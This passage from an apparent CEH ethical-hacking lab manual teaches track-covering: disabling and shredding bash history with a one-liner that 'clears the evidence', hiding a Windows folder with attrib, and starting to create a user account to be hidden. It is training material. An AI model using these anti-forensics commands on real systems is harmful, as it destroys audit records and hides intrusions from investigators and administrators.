
3. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

4. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.





```
[attacker@parrot] ~
$ export HISTSIZE=0
[attacker@parrot] ~
$ history -c
[attacker@parrot] ~
$
```

5. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
6. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

7. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.



```
[attacker@parrot] ~
$ export HISTSIZE=0
[attacker@parrot] ~
$ history -c
[attacker@parrot] ~
$ shred -v ~/.bash_history
[attacker@parrot] ~
$ more -v ~/.bash_history
000?{0000h600h0xB0K0Pjg(w00-00@0A)D0U00t0#Z0600-40@V00[SH000000000j00\B*0000s[08000
#f00_nrk0[]YS-00B_00t0U{00o0000K0#p00t0=0-6a00*0000b0@0@ 0C00o0V0000Ща0-3iCu0L00K0`00E000_0000@RGj00003@0av@0@U`00jg00=+0q0i000!00(00y0060,`P000s0S00dBD000j000000{!0#0^L0}000P000000-0?@00
000獲^
--More-- (21%)
```


8. Type **ctrl+z** to stop viewing the shredded history content.

Note: The time taken for shredding history file depends on the size of the file.

```
[attacker@parrot] ~
$ export HISTSIZE=0
[attacker@parrot] ~
$ history -c
[attacker@parrot] ~
$ shred -v ~/.bash_history
[attacker@parrot] ~
$ more -v ~/.bash_history
00200+0?00C00X000s00`002010D00A0K0UK0p0(i00004u?0Es\5A03^x00z{000h0G3;Y 0-0'00A+L60A2020r{T07m0M00Z0
D00e(00;0(BFX'000&0CF
0y0]0000000
h0000z0k0m0j0"000,00a04纯0F&JH00\000^000|060E^0000)1000e0(t09G00000000Fc00)0
{0900^0010Pgr00K0_H編q0          0[00j0

--More-- (26%)
[1]+  Stopped                  more -v ~/.bash_history
[1]-[attacker@parrot] ~
$
```

9. You can use all the above-mentioned commands in a single command by issuing `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit`.



The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with green text. The command entered is:

```
attacker@parrot:~$ shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit
```

10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.

11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.

12. Close all open windows and document all the acquired information.

Task 4: Hiding Artifacts in Windows and Linux Machines


Artifacts are the objects in a computer system that hold important information about the activities that are performed by user. Every operating system hides its artifacts such as internal task execution and critical system files.

Here, we will use various commands to hide file in Windows and Linux machines.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

2. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

Note: If a **User Account Control** pop-up appears, click **Yes**.



3. In the command prompt window type **cd C:\Users\Admin\Desktop** and press **Enter**, to navigate to **Desktop**.

4. Type **mkdir Test** and press **Enter** to create **Test** directory on **Desktop**.

A screenshot of an Administrator Command Prompt window. The title bar says 'Administrator: Command Prompt'. The window displays the following command-line session:

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop
C:\Users\Admin\Desktop>mkdir Test
C:\Users\Admin\Desktop>
```

The window has a dark theme. The taskbar at the bottom shows standard Windows icons, and the system tray on the right shows the date and time as 4/7/2022 at 8:32 AM.

5. Now, type **dir** and press **Enter** to check the number of directories present on **Desktop**.

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR> .
02/03/2022  12:18 AM    <DIR> ..
04/07/2022  08:32 AM    <DIR>     Test
      0 File(s)           0 bytes
      3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>
```

6. Type **attrib +h +s +r Test** and Press **Enter** to hide the **Test** folder.

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR> .
02/03/2022  12:18 AM    <DIR> ..
04/07/2022  08:32 AM    <DIR>     Test
      0 File(s)           0 bytes
      3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test
C:\Users\Admin\Desktop>
```

7. Type **dir** and press **Enter**. We can see that the directory **Test** is hidden and there are only 2 directories shown in the command prompt.

The screenshot shows a Windows Command Prompt window titled "Select Administrator: Command Prompt". The command history is as follows:

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop
C:\Users\Admin\Desktop>mkdir Test
C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test
C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
          0 File(s)   0 bytes
          2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>
```

The "Test" directory is listed in the first "dir" command because it was not yet hidden. In the second "dir" command, the "Test" directory is not listed, indicating it is now hidden.

8. To unhide the **Test** directory type **attrib -s -h -r Test** and press **Enter**.

9. To check the number of directories on Desktop type **dir** and press **Enter**.

C:\ Select Administrator: Command Prompt

```
C:\Users\Admin\Desktop>mkdir Test
C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,512,013,824 bytes free


C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test
```



10. Now we will hide user accounts in the machine.

11. In the command prompt window, type **net user Test /add** and press **Enter** to add **Test** as user in the machine.

C:\ Select Administrator: Command Prompt

```
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          2 Dir(s)  17,507,172,352 bytes free

